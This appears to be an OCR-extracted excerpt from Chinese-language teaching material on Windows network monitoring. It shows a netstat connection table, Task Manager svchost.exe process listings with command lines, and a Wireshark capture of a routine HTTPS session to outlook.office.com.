
```
TCP    10.0.1.13:139        0.0.0.0:0              LISTENING       4
TCP    10.0.1.13:55745      203.104.153.129:443    ESTABLISHED     3396
TCP    10.0.1.13:55749      52.139.250.253:443     ESTABLISHED     4656
TCP    10.0.1.13:55780      52.139.250.253:443     ESTABLISHED     4656
TCP    10.0.1.13:55909      23.48.129.24:80        TIME_WAIT       0
TCP    10.0.1.13:55910      173.222.181.250:80     TIME_WAIT       0
TCP    10.10.1.10:139       0.0.0.0:0              LISTENING       4
TCP    10.10.1.15:139       0.0.0.0:0              LISTENING       4
TCP    127.0.0.1:1434       0.0.0.0:0              LISTENING       6380
TCP    127.0.0.1:5939       0.0.0.0:0              LISTENING       4828
TCP    127.0.0.1:10400      0.0.0.0:0              LISTENING       3396
TCP    127.0.0.1:10401      0.0.0.0:0              LISTENING       3396
TCP    127.0.0.1:10402      0.0.0.0:0              LISTENING       3396
TCP    127.0.0.1:10402      127.0.0.1:55743        ESTABLISHED     3396
TCP    127.0.0.1:10403      0.0.0.0:0              LISTENING       3396
TCP    127.0.0.1:10403      127.0.0.1:55853        ESTABLISHED     3396
TCP    127.0.0.1:10404      0.0.0.0:0              LISTENING       3396
```

工作管理員的欄位




名稱	PID	I/O 讀取位元組	I/O 寫入位元組	命令列
svchost.exe	4688	15,780,568	21,521,721	c:\windows\system32\svchost.exe -k networkservice -p -s CryptSvc
svchost.exe	4768	584,375,486	182,741,145	c:\windows\system32\svchost.exe -k netsvcs -p
svchost.exe	5156	0	0	c:\windows\system32\svchost.exe -k networkservice -p -s TapiSrv
svchost.exe	5256	0	0	c:\windows\system32\svchost.exe -k localservice -p -s WdiServiceHost
svchost.exe	5504	701,096	2,754,748	c:\windows\system32\svchost.exe -k netsvcs -p -s LanmanServer
svchost.exe	5524	2,168	1,760	c:\windows\system32\svchost.exe -k netsvcs
svchost.exe	6364	2,461,278	45,690	c:\windows\system32\svchost.exe -k localservice -p -s LicenseManager
svchost.exe	7748	18,416,654	99,093,223	c:\windows\system32\svchost.exe -k unistacksvcgroup -s WpnUserService
svchost.exe	8152	256,943	7,416	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s PcaSvc
svchost.exe	8164	115,464	1,345,400	c:\windows\system32\svchost.exe -k netsvcs -p -s TokenBroker
svchost.exe	8272	0	0	c:\windows\system32\svchost.exe -k netsvcs -p -s Appinfo
svchost.exe	10028	130,295	2,725	C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s wlidsvc
svchost.exe	10176	2,344	0	c:\windows\system32\svchost.exe -k netsvcs -p -s lfsvc
svchost.exe	10336	2,791,014	55,882,902	c:\windows\system32\svchost.exe -k netsvcs -p -s BITS
svchost.exe	11100	0	0	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s Netman
svchost.exe	11336	104,240	66,560	c:\windows\system32\svchost.exe -k localserviceandnoimpersonation -p -s upnphost
svchost.exe	11480	1,972	2,720	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
svchost.exe	11840	34,517	0	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s StorSvc
svchost.exe	12296	29,684,444,169	235,627,665	C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc
svchost.exe	13280	0	0	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s SensorService
svchost.exe	14484	0	0	c:\windows\system32\svchost.exe -k localservicepeernet -s PNRPsvc
svchost.exe	15080	0	0	C:\WINDOWS\system32\svchost.exe -k SDRSVC
svchost.exe	15096	573,555	460,961	c:\windows\system32\svchost.exe -k localservicepeernet -s p2pimsvc
svchost.exe	15112	671,744	139,264	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p -s DsSvc

常見瀏覽網頁的封包序列-HTTPS




```
No.   Time                        Source           Destination      Protocol  Length Info
 4676 2019-08-07 16:23:58.119542  192.168.201.59   168.95.192.1     DNS           78 Standard query 0xce12 A outlook.office.com
 4677 2019-08-07 16:23:58.123029  168.95.192.1     192.168.201.59   DNS          236 Standard query response 0xce12 A outlook.office.com CNA
 4678 2019-08-07 16:23:58.124517  192.168.201.59   13.107.18.11     TCP           66 52416 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256
 4679 2019-08-07 16:23:58.127015  13.107.18.11     192.168.201.59   TCP           66 443 → 52416 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
 4680 2019-08-07 16:23:58.127134  192.168.201.59   13.107.18.11     TCP           54 52416 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
 4681 2019-08-07 16:23:58.127957  192.168.201.59   13.107.18.11     TLSv1.2      261 Client Hello
 4682 2019-08-07 16:23:58.130199  13.107.18.11     192.168.201.59   TCP           60 443 → 52416 [ACK] Seq=1 Ack=208 Win=2102272 Len=0
 4683 2019-08-07 16:23:58.156719  13.107.18.11     192.168.201.59   TCP         1506 443 → 52416 [ACK] Seq=1 Ack=208 Win=2102272 Len=1452 [T
 4684 2019-08-07 16:23:58.156724  13.107.18.11     192.168.201.59   TCP         1506 443 → 52416 [ACK] Seq=1453 Ack=208 Win=2102272 Len=1452
 4685 2019-08-07 16:23:58.156828  192.168.201.59   13.107.18.11     TCP           54 52416 → 443 [ACK] Seq=208 Ack=2905 Win=262144 Len=0
 4686 2019-08-07 16:23:58.156980  13.107.18.11     192.168.201.59   TLSv1.2     1483 Server Hello, Certificate, Certificate Status, Server K
 4687 2019-08-07 16:23:58.157040  192.168.201.59   13.107.18.11     TCP           54 52416 → 443 [ACK] Seq=208 Ack=4334 Win=260608 Len=0
 4688 2019-08-07 16:23:58.167333  192.168.201.59   13.107.18.11     TLSv1.2      147 Client Key Exchange, Change Cipher Spec, Encrypted Hand
 4689 2019-08-07 16:23:58.170257  13.107.18.11     192.168.201.59   TCP           60 443 → 52416 [ACK] Seq=4334 Ack=301 Win=2102272 Len=0
 4690 2019-08-07 16:23:58.170729  13.107.18.11     192.168.201.59   TLSv1.2      380 New Session Ticket, Change Cipher Spec, Encrypted Hands
 4691 2019-08-07 16:23:58.170733  13.107.18.11     192.168.201.59   TLSv1.2      123 Application Data
 4692 2019-08-07 16:23:58.170870  192.168.201.59   13.107.18.11     TCP           54 52416 → 443 [ACK] Seq=301 Ack=4729 Win=262144 Len=0
 4693 2019-08-07 16:23:58.172397  192.168.201.59   13.107.18.11     TLSv1.2      141 Application Data
 4694 2019-08-07 16:23:58.172682  192.168.201.59   13.107.18.11     TLSv1.2       92 Application Data
 4695 2019-08-07 16:23:58.172875  192.168.201.59   13.107.18.11     TLSv1.2     1404 Application Data
 4696 2019-08-07 16:23:58.173160  192.168.201.59   13.107.18.11     TLSv1.2      876 Application Data
 4697 2019-08-07 16:23:58.173332  192.168.201.59   13.107.18.11     TLSv1.2       92 Application Data
 4698 2019-08-07 16:23:58.174877  13.107.18.11     192.168.201.59   TCP           60 443 → 52416 [ACK] Seq=4729 Ack=426 Win=2102272 Len=0
 4699 2019-08-07 16:23:58.174879  13.107.18.11     192.168.201.59   TLSv1.2       92 Application Data
 4700 2019-08-07 16:23:58.174986  192.168.201.59   13.107.18.11     TCP           54 52416 → 443 [ACK] Seq=2636 Ack=4767 Win=261888 Len=0
```

常見瀏覽網頁的封包序列-HTTP



